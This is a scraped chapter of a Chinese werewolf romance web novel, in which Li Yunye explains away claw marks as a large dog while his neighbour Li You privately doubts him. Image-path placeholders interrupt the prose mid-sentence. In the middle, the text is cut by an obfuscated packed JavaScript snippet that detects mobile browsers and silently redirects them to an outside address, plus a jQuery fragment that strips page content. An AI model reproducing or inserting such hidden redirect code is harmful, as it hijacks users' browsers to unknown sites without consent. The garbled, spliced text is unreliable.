厉云野在黎悠轻柔的拍抚下渐渐止住了咳嗽,胸腔里的滞涩感慢慢消散,可耳根却不受控制地泛起一层薄红,像被阳光晒得微微发烫。
黎悠与自己离得这样近,衣袖扫过厉云野的臂膀,带来一阵细碎的痒意,身上那股气息更是缠人,刚出炉的鲜花饼甜香裹着她自身干净温暖的玫瑰花香,混着晨间阳光晒过的皂角味,丝丝缕缕萦绕鼻尖,比任何镇定剂都有效,瞬间抚平了他因紧张而躁动的血脉,连带着体内残存的兽性因子都安分了不少。
“没、没事了。”他有些不自然地微微侧身,避开了黎悠还停在半空的手,声音还带着呛咳后的沙哑,尾音轻轻发颤,泄露了几分不易察觉的慌乱。
黎悠也意识到自己的动作似乎过于亲昵,指尖微微一顿,才收回手重新坐回沙发上。
她下意识地捻着米白色家居服的衣角,布料柔软的触感缓解了些许尴尬,便又将话题绕回了那个小狼挂件,语气带着点怀念的温软:“那个小狼挂件……真的很特别。我当年那个是自己一针一线缝的,针脚歪歪扭扭的,耳朵还缝得一边高一边低,没想到市面上还有这么像的,连尾巴卷起来的弧度都一样。”她笑着摇摇头,眼底满是纯粹的感慨,并没有半分怀疑。
厉云野心中暗松一口气,顺着她的话将目光落在那个挂件上,浓密的睫毛垂了垂,掩去眼底翻涌的情绪,指尖无意识地摩挲着杯壁,低声道:“嗯,是……很特别。”对他而言,何止是特别,那是雪夜里唯一的光,是他藏了多年的珍宝,无可替代。
客厅里陷入短暂的沉默,只有阳光透过落地窗静静流淌,在地板上投下斑驳的光影。
鲜花饼的香甜气息弥漫在空气中,甜而不腻,冲淡了昨夜残留的些许阴冷与异常,连空气都变得暖融融的。
可黎悠的视线还是不自觉地飘向了茶几腿旁的那三道爪痕,被地毯边缘堪堪遮住,却依旧能看到深刻的印记。
理智告诉她不该过多探听别人的隐私,但那份担忧和好奇像小猫爪子一样挠着她的心,让她坐立难安。
她犹豫了一下,还是忍不住轻声开口,语气带着小心翼翼的试探:“厉云野……你,是不是养了什么……比较大的宠物?比如,大型犬?”
她想象着能留下那种痕迹的动物,脑海里浮现出德牧或是阿拉斯加的身影,又补充道,“我看爪痕很深,应该是体型不小的狗狗吧?”
厉云野端着水杯的手几不可察地收紧了一下,指腹传来玻璃杯的凉意,却压不住心底的微澜。
他垂下眼眸,浓密的睫毛在眼睑下投下一片浅浅的阴影,遮住了眼底一闪而过的慌乱与复杂。他知道,昨天的异响、今天的爪痕、掉落的“狼毛”,这些线索串联起来,很难不让人心生疑虑。
他不能说实话,可也不想用拙劣的谎言去侮辱她的智商,更不愿她往更坏的方向猜测,徒增担忧。
他抬起眼,看向黎悠,那双深邃的眼眸里带着一种坦诚的无奈,避重就轻地低声道:“算是吧。它……脾气不太好,尤其是某些特殊时期,会变得格外躁动,容易弄坏东西。昨天夜里动静可能大了点,是不是吓到你了?抱歉。”
这个解释半真半假,既顺理成章地解释了爪痕和异响,也隐晦地暗示了昨晚他状态不佳的原因,甚至为之前的“失联”和“摔手机”都提供了合理的背景,宠物失控,主人生病焦头烂额,难免顾不上其他。
黎悠看着他眼中那抹真实的歉意和疲惫,心里的疑惑似乎找到了一个合理的宣泄口。
原来是养了只大型犬吗?联想到他昨天那般苍白虚弱的样子,难道是照顾生病的宠物累倒了?还是不小心被躁动的狗狗伤到了?
那昨夜隐约闻到的淡淡血腥味,似乎也有了着落。
黎悠自动脑补出他深夜安抚失控宠物、甚至可能被误伤的画面,心里的担忧更甚,语气也软了下来:“没关系,我没吓到。”她连忙摆手,语气变得轻快了些。
“我理解的,大型狗狗有时候确实需要很多精力和耐心,照顾起来不容易。它现在……还好吗?有没有乖乖的?”她关切地问,仿佛那只虚拟的狗狗真的存在。
厉云野看着她清澈眼眸中全然的信任和关心,心底划过一丝难以言喻的愧疚,像被细针扎了一下,轻轻泛疼。但更多的,是被她这份纯粹关怀包裹的暖意,比阳光还要炽热。
他含糊地点点头,声音柔和了几分:“嗯,暂时……安静下来了,谢谢你的关心。”
他不想再在这个危险的话题上打转,便将装着鲜花饼的白瓷盘往她面前推了推,试图转移话题,语气真诚得不带一丝伪装:“鲜花饼很好吃,谢谢。比……我以前吃过的任何点心都好吃。”
黎悠的注意力果然被成功转移,脸上瞬间绽开一个明媚的笑容,眼底亮闪闪的,带着小小的得意:“真的吗?你喜欢就好!我里面加了自己熬的玫瑰酱,还拌了一点点橙花蜜提味,特意减了糖,怕太腻了,是不是比普通的更香一点?”
“嗯。”厉云野看着她开心的样子,嘴角也不自觉地微微上扬,勾起一个浅淡却真实的弧度。阳光落在她柔软的发丝上,泛着细碎的金光,衬得她脸颊的红晕愈发明显,眉眼弯弯的模样,像盛了一整个夏天的暖意,让他一时有些移不开眼。
气氛终于变得轻松而温馨,甜香萦绕,光影斑驳,连空气都带着缱绻的暖意。
又坐了一会儿,黎悠见厉云野眼底依旧残留着疲惫,眉宇间也藏着一丝挥之不去的倦意,便起身告辞:“你好好休息,我就不打扰你了。”
她顿了顿,想起他那个“脾气不好”的宠物,眨了眨眼,补充道,“如果……嗯,如果你或者你的‘宠物’还有什么需要帮忙的,比如需要人照看,或者缺什么东西,都可以随时来敲我的门,我住隔壁,很方便的。”
厉云野点点头,起身将她送到门口。看着她的身影走进隔壁,轻轻带上房门,他才缓缓地、长长地舒了一口气,紧绷的神经终于放松下来,后背的衣衫竟已被冷汗微微浸湿,贴在皮肤上,带着一丝凉意。
他走回客厅,目光复杂地掠过被地毯掩盖的爪痕,锁着围巾、手帕和草稿本的抽屉,以及那个静静躺在沙发角落的银灰色小狼挂件。
危机暂时解除。
但他知道,这只是开始。随着两人关系的靠近,他身份暴露的风险只会越来越大。而月圆之夜的煎熬,那撕心裂肺的痛苦与失控的恐惧,也将周而复始,像一道无法挣脱的枷锁。
厉云野弯腰拿起那个小狼挂件,紧紧攥在手心。绒毛柔软的触感传来,带着岁月沉淀的温度,仿佛能给予他一丝力量。
无论如何,他绝不能失去这片触手可及的月光。
黎悠推开门的瞬间,指尖还残留着厉云野家门把微凉的金属触感。她反手重重带上门,背脊抵着门板滑坐下去,背脊与门板碰撞发出沉闷的声响,恰如她此刻乱成一团的心跳。
方才在厉云野家强装的从容彻底崩塌,空气里仿佛还残留着他身
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17065243|192310||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
上清冽的雪松气息,混杂着一丝若有若无的、让她心悸的野性味道,将那些被刻意压下的疑团尽数翻搅上来。
抬手轻轻拍了拍自己发烫的脸颊,厉云野耳根泛红的样子、说话时沙哑的嗓音、还有他眼底深藏的疲惫与温柔,像电影片段一样在脑海里反复回放。
鼻尖似乎还萦绕着他身上那股冷冽的雪松气息,混着鲜花饼的甜香,形成一种奇异而迷人的味道,让人忍不住想要靠近。
她盯着玄关处暖黄的灯光在地板上投下的光斑,指尖无意识地抠着门板缝隙。
厉云野说那狼挂件是随手买的,说店里的病是普通风寒,说那些痕迹是养的大型犬留下的,每一个字都像是裹着糖衣的谎言,甜腻的表象下,是她无法忽视的违和感。
黎悠并不是傻子,厉云野刚才说的话,她一个字都不信。
那个神秘又温柔的男人,他的“宠物”,他的秘密,还有那个与自己当年一模一样的小狼挂件,像一个个钩子,牢牢地勾住了她的好奇心。
她隐隐觉得,厉云野的身上藏着一个不为人知的秘密,而这个秘密让她越来越好奇,而她,好像越来越想要走进他的世界,去了解他,去温暖他,去看看他眼底深处那片不为人知的风景。
起身走到客厅,她没开灯,任由窗外的天光勾勒出家具的轮廓,拿起桌上的水杯喝了一口,却满脑子都是刚才的画面。
脑海里像被按下循环键,刚才在厉云野家的每一个细节都被放大、慢放,那个小狼挂件,灰扑扑的绒毛带着被反复摩挲的温度,边缘处微微打结的质感,和她十五岁那年亲手缝制,高中时送给江烁后却被他不慎遗失那个一模一样。
她至今记得自己缝错了狼耳朵的角度,那挂件的左耳比右耳略低半分,而厉云野的那只,也是这样子的。
一个平日里冷硬寡言、醉心于生物研究的男人,会特意买一个幼稚的毛绒挂件,还宝贝似的带在身边这么久?这巧合,未免太过刻意。
还有他前几天的“病”。
黎悠抬手抚上自己的手腕,仿佛还能感受到那天触到他皮肤时的诡异温度,时而滚烫如火烧,时而冰寒似覆雪,他额角的冷汗顺着下颌线滑落,眼底藏着的不是病痛的虚弱,而是一种近乎暴戾的挣扎,像困在牢笼里的野兽。
尤其是昨晚,她隔着墙壁听到的声音,在厉云野那闻到的气息,黎悠绝非普通感冒能解释的。那是一种力量失控的气息,是从骨血里溢出来的野性。
还有那些银灰色的软毛——触感细腻得不像任何常见的宠物毛,更像是某种野生动物的绒毛。
茶几腿上的三道深刻的爪痕清晰可见,边缘锋利得像是被利器划过,需要多大的力量才能在实木上留下这样的痕迹?
厉云野说那是朋友寄养的大型犬弄的,可他家里没有宠物窝,没有食盆,甚至没有一丝宠物活动的痕迹,这未免太说不过去。
他的解释听起来天衣无缝,可细细琢磨,每一句都透着刻意的模糊,像是在小心翼翼地掩盖着什么。
让黎悠心头发紧的那声呜咽,黎悠捂住胸口,指尖微微发颤。当时她耳洞贴着墙壁,那声音沙哑而痛苦,带着浓浓的野性,绝不是人类能发出的声音,更像是兽类在月下的悲鸣。
那声音至今还在她耳边回响,带着一种直击灵魂的脆弱与暴戾,让她既心惊,又忍不住心疼。
这些线索像散落的拼图,在她脑海里盘旋、碰撞,却始终拼不出一个“正常”的答案。